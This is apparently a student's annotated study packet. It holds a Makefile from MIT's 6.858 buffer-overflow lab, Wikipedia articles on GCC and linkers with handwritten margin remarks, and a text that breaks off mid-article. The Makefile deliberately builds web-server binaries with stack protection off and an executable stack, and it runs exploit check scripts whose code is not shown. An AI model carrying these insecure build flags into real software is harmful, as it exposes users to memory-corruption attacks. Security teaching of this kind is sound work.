This is a very simplified explanation but, in most cases, this is what you need to know. With most programs, there will be a file named INSTALL that contains installation instructions that will fill you in on other considerations. For example, it is common to supply some options to the configure command to change the final location of the executable program. There are also other make targets such as clean that remove unneeded files after an install and, in some cases test which allows you to test the software between the make and make install steps.

Our code

```
ASFLAGS := -m32
CFLAGS  := -m32 -g -std=c99 -Wall -Werror -D_GNU_SOURCE
LDFLAGS := -m32
LDLIBS  := -lcrypto

ifeq ($(wildcard /usr/bin/execstack),)
  ifneq ($(wildcard /usr/sbin/execstack),)
    ifeq ($(filter /usr/sbin,$(subst :, ,$(PATH))),)
      PATH := $(PATH):/usr/sbin
    endif
  endif
endif

all = zookld zookfs zookfs-exstack zookfs-ssp zookd zookd-exstack zookd-ssp shellcode.bin
all: $(all)

%-exstack: %
	cp $< $@
	execstack -s $@

zookld: zookld.o http.o

zookd: zookd.o http.o

zookfs: zookfs.o http.o

zookd-ssp: zookd-ssp.o http-ssp.o

zookfs-ssp: zookfs-ssp.o http-ssp.o

%.o: %.c
	$(CC) $< -c -o $@ $(CFLAGS) -fno-stack-protector

%-ssp.o: %.c
	$(CC) $< -c -o $@ $(CFLAGS)

%.bin: %.o
	objcopy -S -O binary -j .text $< $@

clean:
	rm -f *.o *.pyc *.bin $(all)

check-bugs:
	./check-bugs.py bugs.txt

check-crash: bin.tar.gz exploit-2a.py exploit-2b.py shellcode.bin
	tar xf bin.tar.gz
	./check-part2.sh zook-exstack.conf ./exploit-2a.py
	./check-part2.sh zook-exstack.conf ./exploit-2b.py

check-exstack: bin.tar.gz exploit-3.py shellcode.bin
	tar xf bin.tar.gz
	./check-part3.sh zook-exstack.conf ./exploit-3.py

check-libc: bin.tar.gz exploit-4a.py exploit-4b.py shellcode.bin
	tar xf bin.tar.gz
	./check-part3.sh zook.conf ./exploit-4a.py
	./check-part3.sh zook.conf ./exploit-4b.py

check: check-bugs check-crash check-exstack check-libc

lab%-handin.tar.gz: clean
	tar cf - `find . -type f | grep -v '^\.*$$' | grep -v '/CVS/' | grep -v '/\.svn/' | grep -v '/
\.git/' | grep -v 'lab[0-9].*\.tar\.gz'` | gzip > $@

handin: lab1-handin.tar.gz
	@echo "Please visit http://css.csail.mit.edu/6.858/2012/labs/handin.html"
```

variables

set path

files

what to check for

check to see if newer

go all files to check

make handin

```
	@echo "and upload $<.  Thanks!"

submit: lab1-handin.tar.gz
	./submit.py $<

.PHONY: check check-bugs check-exstack check-libc handin
```

GNU Compiler Collection

Read 9/10 Opt

From Wikipedia, the free encyclopedia

The **GNU Compiler Collection (GCC)** is a compiler system produced by the GNU Project supporting various programming languages. GCC is a key component of the GNU toolchain. As well as being the official compiler of the unfinished GNU operating system, GCC has been adopted as the standard compiler by most other modern Unix-like computer operating systems, including Linux, and the BSD family. A port to RISC OS has also been developed extensively in recent years. There is also an old (3.0) port of GCC to Plan9, running under its ANSI/POSIX Environment (APE).[2] GCC is also available for Microsoft Windows operating systems, and for the ARM processor used by many portable devices.

GCC has been ported to a wide variety of processor architectures, and is widely deployed as a tool in commercial, proprietary and closed source software development environments. GCC is also available for most embedded platforms, including Symbian (called *gcce*),[3] AMCC and Freescale Power Architecture-based chips.[4] The compiler can target a wide variety of platforms, including videogame consoles such as the PlayStation 2[5] and Dreamcast.[6] Several companies[7] make a business out of supplying and supporting GCC ports to various platforms, and chip manufacturers today consider a GCC port almost essential to the success of an architecture.[*citation needed*]

GNU Compiler Collection

Developer(s)	GNU Project
Initial release	May 23, 1987[1]
Stable release	4.7.1 / June 14, 2012
Programming language used	C, C++
Operating system	Cross-platform
Platform	GNU
Type	Compiler
License	GNU General Public License (version 3 or later)
Website	gcc.gnu.org (http://gcc.gnu.org)

Originally named the **GNU C Compiler**, because it only handled the C programming language, GCC 1.0 was released in 1987, and the compiler was extended to compile C++ in December of that year.[1] Front ends were later developed for Objective-C, Objective-C++, Fortran, Java, Ada, and Go among others.[8]

The Free Software Foundation (FSF) distributes GCC under the GNU General Public License (GNU GPL). GCC has played an important role in the growth of free software, as both a tool and an example.

Contents

History

Richard Stallman's initial plan[9] was to rewrite an existing compiler from Lawrence Livermore Lab from Pastel to C with some help from Len Tower and others.[10] Stallman wrote a new C front end for the Livermore compiler but then realized that it required megabytes of stack space, an impossibility on a 68000 Unix system with only 64K, and concluded he would have to write a new compiler from scratch.[9] None of the Pastel compiler code ended up in GCC, though Stallman did use the C front end he had written.[9]

GCC was first released March 22, 1987, available by ftp from MIT.[11] Stallman was listed as the author but cited others for their contributions, including Jack Davidson and Christopher Fraser for the idea of using RTL as an intermediate language, Paul Rubin for writing most of the preprocessor and Leonard Tower for "parts of the parser, RTL generator, RTL definitions, and of the Vax machine description."[12]

By 1991, GCC 1.x had reached a point of stability, but architectural limitations prevented many desired improvements, so the FSF started work on GCC 2.x.[*citation needed*]

As GCC was licensed under the GPL, programmers wanting to work in other directions—particularly those writing interfaces for languages other than C—were free to develop their own fork of the compiler (provided they meet the GPL's terms, including its requirements to distribute source code). Multiple forks proved inefficient and unwieldy, however, and the difficulty in getting work accepted by the official GCC project was greatly frustrating for many[13]. The FSF kept such close control on what was added to the official version of GCC 2.x that GCC was used as one example of the "cathedral" development model in Eric S. Raymond's essay *The Cathedral and the Bazaar*.

With the release of 4.4BSD in 1994, GCC became the default compiler for most BSD systems.[*citation needed*]

EGCS fork

In 1997, a group of developers formed EGCS (Experimental/Enhanced GNU Compiler System),[13][14] to merge several experimental forks into a single project. The basis of the merger was a GCC development snapshot taken

between the 2.7 and 2.81 releases. Projects merged included g77 (FORTRAN), PGCC (P5 Pentium-optimized GCC), many C++ improvements, and many new architectures and operating system variants.[15][16]

EGCS development proved considerably more vigorous than GCC development, so much so that the FSF officially halted development on their GCC 2.x compiler, "blessed" EGCS as the official version of GCC and appointed the EGCS project as the GCC maintainers in April 1999. Furthermore, the project explicitly adopted the "bazaar" model over the "cathedral" model. With the release of GCC 2.95 in July 1999, the two projects were once again united.

GCC is now maintained by a varied group of programmers from around the world, under the direction of a steering committee.[17] It has been ported to more kinds of processors and operating systems than any other compiler.[18]

Development

GCC stable release

What does it actually do?

The current stable version of GCC is **4.7.1**, which was released on June 14, 2012.

GCC 4.6 supports many new Objective-C features, such as declared and synthesized properties, dot syntax, fast enumeration, optional protocol methods, method/protocol/class attributes, class extensions and a new GNU Objective-C runtime API. It also supports the Go programming language and includes the `libquadmath` library, which provides quadruple-precision mathematical functions on targets supporting the `__float128` datatype. The library is used to provide the `REAL(16)` type in GNU Fortran on such targets.

GCC uses many standard tools in its build, including Perl, Flex, Bison, and other common tools. In addition it currently requires three additional libraries to be present in order to build: GMP, MPC, and MPFR. Some optimization features need extra libraries, like Parma Polyhedra Library (http://bugseng.com/products/ppl) or Cloog (http://www.cloog.org/) (but GCC could be built without them).

The previous major version, **4.5**, was initially released on April 14, 2010 (last minor version is 4.5.4, released on July 2, 2012). It included several minor new features (new targets, new language dialects) and a couple of major new features:

- *Link-time optimization* optimizes across object file boundaries to directly improve the linked binary. Link-time optimization relies on an intermediate file containing the serialization of some -Gimple- representation included in the object file [1] (http://gcc.gnu.org/wiki/LinkTimeOptimization) . The file is generated alongside the object file during source compilation. Each source compilation generates a separate object file and link-time helper file. When the object files are linked, the compiler is executed again and uses the helper files to optimize code across the separately compiled object files.
- *Plugins* can extend the GCC compiler directly [2] (http://gcc.gnu.org/onlinedocs/gccint/Plugins.html) . Plugins allow a stock compiler to be tailored to specific needs by external code loaded as plugins. For example, plugins can add, replace, or even remove middle–end passes operating on *Gimple* representations. Several GCC plugins have already been published, notably:
  - TreeHydra (https://developer.mozilla.org/en/Treehydra) to help with Mozilla code development
  - DragonEgg (http://dragonegg.llvm.org/) to use the GCC front-end with LLVM
  - MELT (http://gcc.gnu.org/wiki/MiddleEndLispTranslator) (site GCC MELT (http://gcc-melt.org/)) to enable coding GCC extensions in a lispy domain-specific language providing powerful Pattern-

matching
- MILEPOST (http://ctuning.org/wiki/index.php/CTools:MilepostGCC) CTuning (http://ctuning.org/) to use machine learning techniques to tune the compiler.

GCC trunk

The trunk concentrates the major part of the development efforts, where new features are implemented and tested. Eventually, the code from the trunk will become the next major release of GCC, with version **4.8**.

Uses

GCC is often chosen for developing software that is required to execute on a wide variety of hardware and/or operating systems.[*citation needed*] System-specific compilers provided by hardware or OS vendors can differ substantially, complicating both the software's source code and the scripts that invoke the compiler to build it.[*citation needed*] With GCC, most of the compiler is the same on every platform, so only code that explicitly uses platform-specific features must be rewritten for each system.[*citation needed*]

Languages

The standard compiler releases since 4.6 include front ends for C (`gcc`), C++ (`g++`), Objective-C, Objective-C++, Fortran (`gfortran`), Java (`gcj`), Ada (GNAT), and Go (`gccgo`).[19] Also available, but not in standard are Pascal (`gpc`), Mercury, Modula-2, Modula-3, PL/I, D (`gdc`)[20], and VHDL (`ghdl`). A popular parallel language extension, OpenMP, is also supported.

The Fortran front end was `g77` before version 4.0, which only supports FORTRAN 77. In newer versions, `g77` is dropped in favor of the new `gfortran` front end that supports Fortran 95 and parts of Fortran 2003 as well.[21] As the later Fortran standards incorporate the F77 standard, standards-compliant F77 code is also standards-compliant F90/95 code, and so can be compiled without trouble in gfortran. A front-end for CHILL was dropped due to a lack of maintenance.[22]

A few experimental branches exist to support additional languages, such as the GCC UPC compiler[23] for Unified Parallel C.

Architectures

GCC target processor families as of version 4.3 include:

- Alpha
- ARM
- AVR
- Blackfin
- H8/300
- HC12
- IA-32 (x86)

- IA-64
- MIPS
- Motorola 68000
- PA-RISC
- PDP-11
- PowerPC
- R8C/M16C/M32C
- SPARC
- SPU
- SuperH
- System/390/zSeries
- VAX
- x86-64

Lesser-known target processors supported in the standard release have included:

- 68HC11
- A29K
- ARC
- CR16
- C6x
- D30V
- DSP16xx
- Epiphany
- ETRAX CRIS
- FR-30
- FR-V
- Intel i960
- IP2000
- M32R
- MCORE
- MIL-STD-1750A
- MMIX
- MN10200
- MN10300
- Motorola 88000
- NS32K
- ROMP
- RL78
- Stormy16
- V850
- Xtensa

Additional processors have been supported by GCC versions maintained separately from the FSF version:

- Cortus APS3
- AVR32
- C166 and C167
- D10V
- EISC
- eSi-RISC
- Hexagon[24]
- LatticeMico32
- LatticeMico8
- MeP
- MicroBlaze
- Motorola 6809
- MSP430
- NEC SX architecture[25]
- Nios II and Nios
- OpenRISC 1200
- PDP-10
- PIC24/dsPIC
- Propeller
- System/370
- TIGCC (m68k variant)
- TriCore
- Z8000

The gcj Java compiler can target either a native machine language architecture or the Java Virtual Machine's Java bytecode.[26] When retargeting GCC to a new platform, bootstrapping is often used.

Structure

GCC's external interface is generally standard for a UNIX compiler. Users invoke a driver program named `gcc`, which interprets command arguments, decides which language compilers to use for each input file, runs the assembler on their output, and then possibly runs the linker to produce a complete executable binary.

Each of the language compilers is a separate program that inputs source code and outputs machine code. All have a common internal structure. A per-language front end parses the source code in that language and produces an abstract syntax tree ("tree" for short).

These are, if necessary, converted to the middle-end's input representation, called *GENERIC* form; the middle-end then gradually transforms the program towards its final form. Compiler optimizations and static code analysis techniques (such as FORTIFY_SOURCE,[27] a compiler directive that attempts to discover some buffer overflows) are applied to the code. These work on multiple representations, mostly the architecture-independent GIMPLE representation and the architecture-dependent RTL representation. Finally, machine code is produced using architecture-specific pattern matching originally based on an algorithm of Jack Davidson and Chris Fraser.

GCC is written primarily in C except for parts of the Ada front end. The distribution includes the standard libraries for Ada, C++, and Java whose code is mostly written in those languages.[28] On some platforms, the distribution also includes a low-level runtime library, **libgcc**, written in a combination of machine-independent C and processor-specific machine code, designed primarily to handle arithmetic operations that the target processor cannot perform directly.[29]

In May 2010, the GCC steering committee decided to allow use of a C++ compiler to compile GCC.[30] The compiler will be written in C plus a subset of features from C++. In particular, this was decided so that GCC's developers could use the "destructors" and "generics" features of C++.[31]

Front-ends

Each frontend uses a parser to produce the syntax tree abstraction of a given source file. Due to the syntax tree abstraction, source files of any of the different supported languages can be processed by the same backend. GCC started out using LALR parsers generated with Bison, but gradually switched to hand-written recursive-descent parsers; for C++ in 2004 [32], and for C and Objective-C in 2006.[33] Currently all front-ends use hand-written recursive-descent parsers.

Until recently, the tree representation of the program was not fully independent of the processor being targeted.

The meaning of a tree was somewhat different for different language front-ends, and front-ends could provide their own tree codes. This was simplified with the introduction of GENERIC and GIMPLE, two new forms of language-independent trees that were introduced with the advent of GCC 4.0. GENERIC is more complex, based on the GCC 3.x Java front-end's intermediate representation. GIMPLE is a simplified GENERIC, in which various constructs are *lowered* to multiple GIMPLE instructions. The C, C++ and Java front ends produce GENERIC directly in the front end. Other front ends instead have different intermediate representations after parsing and convert these to GENERIC.

In either case, the so-called "gimplifier" then lowers this more complex form into the simpler SSA-based GIMPLE form that is the common language for a large number of new powerful language- and architecture-independent global (function scope) optimizations.

GENERIC and GIMPLE

GENERIC is an intermediate representation language used as a "middle-end" while compiling source code into executable binaries. A subset, called *GIMPLE*, is targeted by all the front-ends of GCC.

The middle stage of GCC does all the code analysis and optimization, working independently of both the compiled language and the target architecture, starting from the GENERIC[34] representation and expanding it to Register Transfer Language. The GENERIC representation contains only the subset of the imperative programming constructs optimised by the middle-end.

In transforming the source code to GIMPLE[35], complex expressions are split into a three address code using temporary variables. This representation was inspired by the SIMPLE representation proposed in the McCAT compiler[36] by Laurie J. Hendren[37] for simplifying the analysis and optimization of imperative programs.

Optimization

Optimization can occur during any phase of compilation, however the bulk of optimizations are performed after the syntax and semantic analysis of the front-end and before the code generation of the back-end, thus a common, even though somewhat contradictory, name for this part of the compiler is "middle end."

The exact set of GCC optimizations varies from release to release as it develops, but includes the standard algorithms, such as loop optimization, jump threading, common subexpression elimination, instruction scheduling, and so forth. The RTL optimizations are of less importance with the addition of global SSA-based optimizations on GIMPLE trees,[38] as RTL optimizations have a much more limited scope, and have less high-level information.

Some of these optimizations performed at this level include dead code elimination, partial redundancy elimination, global value numbering, sparse conditional constant propagation, and scalar replacement of aggregates. Array dependence based optimizations such as automatic vectorization and automatic parallelization are also performed. Profile-guided optimization is also possible as demonstrated here: http://gcc.gnu.org/install/build.html#TOC4

Back-end

The behavior of GCC's back end is partly specified by preprocessor macros and functions specific to a target architecture, for instance to define the endianness, word size, and calling conventions. The front part of the back end uses these to help decide RTL generation, so although GCC's RTL is nominally processor-independent, the initial sequence of abstract instructions is already adapted to the target. At any moment, the actual RTL instructions forming the program representation have to comply with the machine description of the target architecture.

The machine description file contains RTL patterns, along with operand constraints, and code snippets to output the final assembly. The constraints indicate that a particular RTL pattern might only apply (for example) to certain hardware registers, or (for example) allow immediate operand offsets of only a limited size (*e.g.* 12, 16, 24, ... bit offsets, etc.). During RTL generation, the constraints for the given target architecture are checked. In order to issue a given snippet of RTL, it must match one (or more) of the RTL patterns in the machine description file, and satisfy the constraints for that pattern; otherwise, it would be impossible to convert the final RTL into machine code.

Towards the end of compilation, valid RTL is reduced to a *strict* form in which each instruction refers to real machine registers and a pattern from the target's machine description file. Forming strict RTL is a complicated task; an important step is register allocation, where real, hardware registers are chosen to replace the initially assigned pseudo-registers. This is followed by a "reloading" phase; any pseudo-registers that were not assigned a real hardware register are 'spilled' to the stack, and RTL to perform this spilling is generated. Likewise, offsets that are too large to fit in an actual instruction must be broken up and replaced by RTL sequences that will obey the offset constraints.

In the final phase the machine code is built by calling a small snippet of code, associated with each pattern, to generate the real instructions from the target's instruction set, using the final registers, offsets and addresses chosen during the reload phase. The assembly-generation snippet may be just a string; in which case, a simple string substitution of the registers, offsets, and/or addresses into the string is performed. The assembly-generation snippet may also be a short block of C code, performing some additional work, but ultimately returning a string containing the valid machine code.

Compatible IDEs

Most integrated development environments written for Linux and some for other operating systems support GCC. These include:

- Anjuta
- Code::Blocks
- CodeLite
- Dev-C++
- Eclipse
- geany
- KDevelop
- NetBeans
- Qt Creator
- Xcode

Debugging GCC programs

The primary tool used to debug GCC code is the GNU Debugger (gdb). Among more specialized tools are Valgrind, for finding memory errors and leaks, and the graph profiler (gprof) that can determine how much time is spent in which routines, and how often they are called; this requires programs to be compiled with profiling options.

References

1. ^ *a b* "GCC Releases" (http://www.gnu.org/software/gcc/releases.html) . GNU Project. http://www.gnu.org/software/gcc/releases.html. Retrieved 2006-12-27.
2. ^ "Porting alien software to Plan 9 |" (http://plan9.bell-labs.com/wiki/plan9/porting_alien_software_to_plan_9/index.html) . Bell Labs, Lucent. http://plan9.bell-labs.com/wiki/plan9/porting_alien_software_to_plan_9/index.html. Retrieved 2011-09-06.
3. ^ "Symbian GCC Improvement Project" (http://www.inf.u-szeged.hu/symbian-gcc/) . http://www.inf.u-szeged.hu/symbian-gcc/. Retrieved 2007-11-08.
4. ^ "Linux Board Support Packages" (http://www.freescale.com/webapp/sps/site/overview.jsp?code=CW_BSP&fsrch=1) . http://www.freescale.com/webapp/sps/site/overview.jsp?code=CW_BSP&fsrch=1. Retrieved 2008-08-07.
5. ^ "setting up gcc as a cross-compiler" (http://ps2stuff.playstation2-linux.com/gcc_build.html) . *ps2stuff*. 2002-06-08. http://ps2stuff.playstation2-linux.com/gcc_build.html. Retrieved 2008-12-12.
6. ^ "sh4 g++ guide" (http://web.archive.org/web/20021220025554/http://www.ngine.de/gccguide.html) . Archived from the original (http://www.ngine.de/gccguide.html) on 2002-12-20. http://web.archive.org/web/20021220025554/http://www.ngine.de/gccguide.html. Retrieved 2008-12-12. "This guide is intended for people who want to compile C++ code for their Dreamcast systems"
7. ^ "FSF Service Directory" (http://www.fsf.org/resources/service) . http://www.fsf.org/resources/service.
8. ^ "Programming Languages Supported by GCC" (http://gcc.gnu.org/onlinedocs/gcc-4.6.0/gcc/G_002b_002b-and-GCC.html) . GNU Project. http://gcc.gnu.org/onlinedocs/gcc-4.6.0/gcc/G_002b_002b-and-GCC.html. Retrieved 2011-11-25.
9. ^ *a b c* Stallman, Richard (September 20, 2011). "About the GNU Project" (http://www.gnu.org/gnu/thegnuproject.html) . The GNU Project. http://www.gnu.org/gnu/thegnuproject.html. Retrieved October 9, 2011. "Hoping to avoid the need to write the whole compiler myself, I obtained the source code for the Pastel compiler, which was a multiplatform compiler developed at Lawrence Livermore Lab. It supported, and was written in, an extended version of Pascal, designed to be a system-programming language. I added a C front end, and began porting it to the Motorola 68000 computer. But I had to give that up when I discovered that the compiler needed many megabytes of stack space, and the available 68000 Unix system would only allow 64k. ... I concluded I would have to write a new compiler from scratch. That new compiler is now known as GCC; none of the Pastel compiler is used in it, but I managed to adapt and use the C front end that I had written."

written.

10. ^ Puzo, Jerome E., ed. (February 1986). "Gnu's Zoo" (http://www.gnu.org/bulletins/bull1.txt) . *GNU'S Bulletin* (Free Software Foundation) **1** (1). http://www.gnu.org/bulletins/bull1.txt. Retrieved 2007-08-11. "Although I have a portable C and Pascal compiler, ... most of the compiler is written in Pastel, ... so it must all be rewritten into C. Len Tower, the sole full-time GNU staff person, is working on this, with one or two assistants."
11. ^ Richard M. Stallman (forwarded by Leonard H. Tower Jr.) (March 22, 1987). "GNU C compiler beta test release". comp.lang.c (news:comp.lang.c) . (Web link) (http://groups.google.com/group/comp.lang.misc/msg/32eda22392c20f98) . "The GNU C compiler is now available for ftp from the file /u2/emacs/gcc.tar on prep.ai.mit.edu. This includes machine descriptions for vax and sun, 60 pages of documentation on writing machine descriptions ... the ANSI standard (Nov 86) C preprocessor and 30 pages of reference manual for it. This compiler compiles itself correctly on the 68020 and did so recently on the vax. It recently compiled Emacs correctly on the 68020, and has also compiled tex-in-C and Kyoto Common Lisp.". Retrieved October 9, 2011.
12. ^ Stallman, Richard M. (24 April 1988), "Contributors to GNU CC" (http://trinity.engr.uconn.edu/~vamsik/internals.pdf) , *Internals of GNU CC*, Free Software Foundation, Inc., p. 7, http://trinity.engr.uconn.edu/~vamsik/internals.pdf, retrieved October 3, 2011, "The idea of using RTL and some of the optimization ideas came from the U. of Arizona Portable Optimizer, written by Jack Davidson and Christopher Fraser. ... Leonard Tower wrote parts of the parser, RTL generator, RTL definitions, and of the Vax machine description."
13. ^ *a b* Henkel-Wallace, David (15 August 1997), *A new compiler project to merge the existing GCC forks* (http://gcc.gnu.org/news/announcement.html) , http://gcc.gnu.org/news/announcement.html, retrieved May 25, 2012, "On the other hand, Cygnus, the Linux folks, the pgcc folks, the Fortran folks and many others have done development work which has not yet gone into the GCC2 tree despite years of efforts to make it possible. ... These forks are painful and waste time ..."
14. ^ "Pentium Compiler FAQ" (http://home.schmorp.de/pgcc-faq.html#egcs) . http://home.schmorp.de/pgcc-faq.html#egcs.
15. ^ "A Brief History of GCC" (http://gcc.gnu.org/wiki/History) . http://gcc.gnu.org/wiki/History.
16. ^ "The Short History of GCC development" (http://www.softpanorama.org/People/Stallman/history_of_gcc_development.shtml) . http://www.softpanorama.org/People/Stallman/history_of_gcc_development.shtml.
17. ^ "GCC steering committee" (http://gcc.gnu.org/steering.html) . http://gcc.gnu.org/steering.html.
18. ^ Linux Information Project (http://www.linfo.org/gcc.html) (LINFO) accessed 2010-04-27
19. ^ "GCC Front Ends" (http://gcc.gnu.org/frontends.html) , gnu.org, Retrieved November 25, 2011.
20. ^ "gdc project on bitbucket" (http://bitbucket.org/goshawk/gdc/) . http://bitbucket.org/goshawk/gdc/. Retrieved 3 July 2010.
21. ^ "Fortran 2003 Features in GNU Fortran" (http://gcc.gnu.org/wiki/Fortran2003) . http://gcc.gnu.org/wiki/Fortran2003.
22. ^ [PATCH] Remove chill (http://gcc.gnu.org/ml/gcc-patches/2002-04/msg00887.html) , gcc.gnu.org, Retrieved July 29, 2010.
23. ^ "GCC UPC (GCC Unified Parallel C) | http://www.gccupc.org/" (http://www.gccupc.org/) . http://www.gccupc.org/<!. 2006-02-20. http://www.gccupc.org/. Retrieved 2009-03-11.
24. ^ "Hexagon Project Wiki" (https://www.codeaurora.org/xwiki/bin/Hexagon/) . https://www.codeaurora.org/xwiki/bin/Hexagon/. " "Hexagon dowload" (https://www.codeaurora.org/patches/quic/hexagon/) . https://www.codeaurora.org/patches/quic/hexagon/".
25. ^ "sx-gcc: port gcc to nec sx vector cpu" (http://code.google.com/p/sx-gcc/) . http://code.google.com/p/sx-gcc/.
26. ^ "The GNU Compiler for the Java Programming Language" (http://gcc.gnu.org/java/) . http://gcc.gnu.org/java/. Retrieved 2010-04-22.
27. ^ "Security Features: Compile Time Buffer Checks (FORTIFY_SOURCE)" (http://fedoraproject.org/wiki/Security/Features) . fedoraproject.org. http://fedoraproject.org/wiki/Security/Features. Retrieved 2009-03-11.
28. ^ "languages used to make GCC" (http://www.ohloh.net/projects/gcc/analyses/latest) . http://www.ohloh.net/projects/gcc/analyses/latest.
29. ^ GCC Internals (http://gcc.gnu.org/onlinedocs/gccint/Libgcc.html) , GCC.org, Retrieved March 01, 2010.

30. ^ "GCC allows C++ – to some degree" (http://www.h-online.com/open/news/item/GCC-allows-C-to-some-degree-1012611.html) . The H. 1 June 2010. http://www.h-online.com/open/news/item/GCC-allows-C-to-some-degree-1012611.html.
31. ^ "An email by Richard Stallman on emacs-devel" (http://lists.gnu.org/archive/html/emacs-devel/2010-07/msg00518.html) . http://lists.gnu.org/archive/html/emacs-devel/2010-07/msg00518.html. "The reason the GCC developers wanted to use it is for destructors and generics. These aren't much use in Emacs, which has GC and in which data types are handled at the Lisp level."
32. ^ GCC 3.4 Release Series Changes, New Features, and Fixes (http://gcc.gnu.org/gcc-3.4/changes.html)
33. ^ GCC 4.1 Release Series Changes, New Features, and Fixes (http://gcc.gnu.org/gcc-4.1/changes.html)
34. ^ GENERIC (http://gcc.gnu.org/onlinedocs/gccint/GENERIC.html) in GNU Compiler Collection Internals
35. ^ GIMPLE (http://gcc.gnu.org/onlinedocs/gccint/GIMPLE.html) in GNU Compiler Collection Internals
36. ^ McCAT (http://web.archive.org/web/20040812030043/www-acaps.cs.mcgill.ca/info/McCAT/McCAT.html)
37. ^ Laurie J. Hendren (http://www.sable.mcgill.ca/~hendren/)
38. ^ From Source to Binary: The Inner Workings of GCC (http://www.redhat.com/magazine/002dec04/features/gcc/) , by Diego Novillo, *Red Hat Magazine*, December 2004

See also

- MinGW (Windows port of GCC)
- List of compilers

Further reading

- Richard Stallman: *Using the GNU Compiler Collection (GCC) (http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/)* , Free Software Foundation, 2008.
- Richard Stallman: *GNU Compiler Collection (GCC) Internals (http://gcc.gnu.org/onlinedocs/gccint/)* , Free Software Foundation, 2008.
- Brian J. Gough: *An Introduction to GCC (http://www.network-theory.co.uk/gcc/intro/)* , Network Theory Ltd., 2004 (Revised August 2005). ISBN 0-9541617-9-3.
- Arthur Griffith, *GCC: The Complete Reference*. McGrawHill/Osborne, 2002. ISBN 0-07-222405-3.

External links

- GCC homepage (http://gcc.gnu.org/)
- The official GCC manuals and user documentation (http://gcc.gnu.org/onlinedocs/) , by the GCC developers
- Collection of GCC 4.0.2 architecture and internals documents (http://web.archive.org/web/20090607071456/http://www.cse.iitb.ac.in/grc/) at I.I.T. Bombay. archived, website down.
- Kerner, Sean Michael (2006-03-02). "New GCC Heavy on Optimization" (http://www.internetnews.com/dev-news/article.php/3588926) . internetnews.com. http://www.internetnews.com/dev-news/article.php/3588926.
- Kerner, Sean Michael (2005-04-22). "Open Source GCC 4.0: Older, Faster" (http://www.internetnews.com/dev-news/article.php/3499881) . internetnews.com. http://www.internetnews.com/dev-news/article.php/3499881.
- From Source to Binary: The Inner Workings of GCC (http://www.redhat.com/magazine/002dec04/features/gcc/) , by Diego Novillo, *Red Hat Magazine*, December 2004

- A 2003 paper on GENERIC and GIMPLE (ftp://gcc.gnu.org/pub/gcc/summit/2003/GENERIC%20and%20GIMPLE.pdf)
- Marketing Cygnus Support (http://www.toad.com/gnu/cygnus/index.html) , an essay covering GCC development for the 1990s, with 30 monthly reports for in the "Inside Cygnus Engineering" section near the end.
- EGCS 1.0 announcement (http://oldhome.schmorp.de/egcs.html)
- EGCS 1.0 features list (http://gcc.gnu.org/egcs-1.0/features.html)
- Fear of Forking (http://linuxmafia.com/faq/Licensing_and_Law/forking.html) , an essay by Rick Moen recording seven well-known forks, including the GCC/EGCS one
- A compiler course project (http://www.cs.rochester.edu/twiki/bin/view/Main/ProjectHome) based on GCC at the University of Rochester
- The stack-smashing protector (http://www.trl.ibm.com/projects/security/ssp/) , a GCC extension
- GCC Installer for OS X! Without Xcode! (https://github.com/kennethreitz/osx-gcc-installer/) by Kenneth Reitz, on GitHub.

Retrieved from "http://en.wikipedia.org/w/index.php?title=GNU_Compiler_Collection&oldid=509509970"
Categories: 1987 software | C compilers | C++ compilers | Compilers | Fortran compilers | Free compilers and interpreters | Cross-platform free software | GNU Project software | Java development tools | Pascal compilers | Unix programming tools

---


Linker (computing)

From Wikipedia, the free encyclopedia

In computer science, a **linker** or **link editor** is a program that takes one or more objects generated by a compiler and combines them into a single executable program.

In IBM mainframe environments such as OS/360 this program is known as a *linkage editor*.

On Unix variants the term **loader** is often used as a synonym for **linker**. Other terminology was in use, too. For example, on SINTRAN III the process performed by a linker (assembling object files into a program) was called **loading** (as in loading executable code onto a file).[1] Because this usage blurs the distinction between the compile-time process and the run-time process, this article will use *linking* for the former and *loading* for the latter. However, in some operating systems the same program handles both the jobs of linking and loading a program; see *dynamic linking*.



An illustration of the linking process. Object files and static libraries are assembled into a new library or executable.

Contents

Overview

Computer programs typically comprise several parts or modules; all these parts/modules need not be contained within a single object file, and in such case refer to each other by means of symbols. Typically, an object file can contain three kinds of symbols:

- defined symbols, which allow it to be called by other modules,
- undefined symbols, which call the other modules where these symbols are defined, and
- local symbols, used internally within the object file to facilitate relocation.

For most compilers, each object file is the result of compiling one input source code file. When a program comprises multiple object files, the linker combines these files into a unified executable program, resolving the symbols as it goes along.

Linkers can take objects from a collection called a *library*. Some linkers do not include the whole library in

the output; they only include its symbols that are referenced from other object files or libraries. Libraries exist for diverse purposes, and one or more system libraries are usually linked in by default.

The linker also takes care of arranging the objects in a program's address space. This may involve *relocating* code that assumes a specific base address to another base. Since a compiler seldom knows where an object will reside, it often assumes a fixed base location (for example, zero). Relocating machine code may involve re-targeting of absolute jumps, loads and stores. Ahh - complicated

The executable output by the linker may need another relocation pass when it is finally loaded into memory (just before execution). This pass is usually omitted on hardware offering virtual memory — every program is put into its own address space, so there is no conflict even if all programs load at the same base address. This pass may also be omitted if the executable is a position independent executable.

Dynamic linking

See also: Dynamic linker Ok

Many operating system environments allow *dynamic linking*, that is the postponing of the resolving of some undefined symbols until a program is run. That means that the executable code still contains undefined symbols, plus a list of objects or libraries that will provide definitions for these. Loading the program will load these objects/libraries as well, and perform a final linking. Dynamic linking needs no linker.

This approach offers two advantages:

- Often-used libraries (for example the standard system libraries) need to be stored in only one location, not duplicated in every single binary.
- If an error in a library function is corrected by replacing the library, all programs using it dynamically will benefit from the correction after restarting them. Programs that included this function by static linking would have to be re-linked first.

There are also disadvantages:

- Known on the Windows platform as "DLL Hell", an incompatible updated DLL will break executables that depended on the behavior of the previous DLL. So Vista stores all!
- A program, together with the libraries it uses, might be certified (e.g. as to correctness, documentation requirements, or performance) as a package, but not if components can be replaced. (This also argues against automatic OS updates in critical systems; in both cases, the OS and libraries form part of a *qualified* environment.)

Relaxation

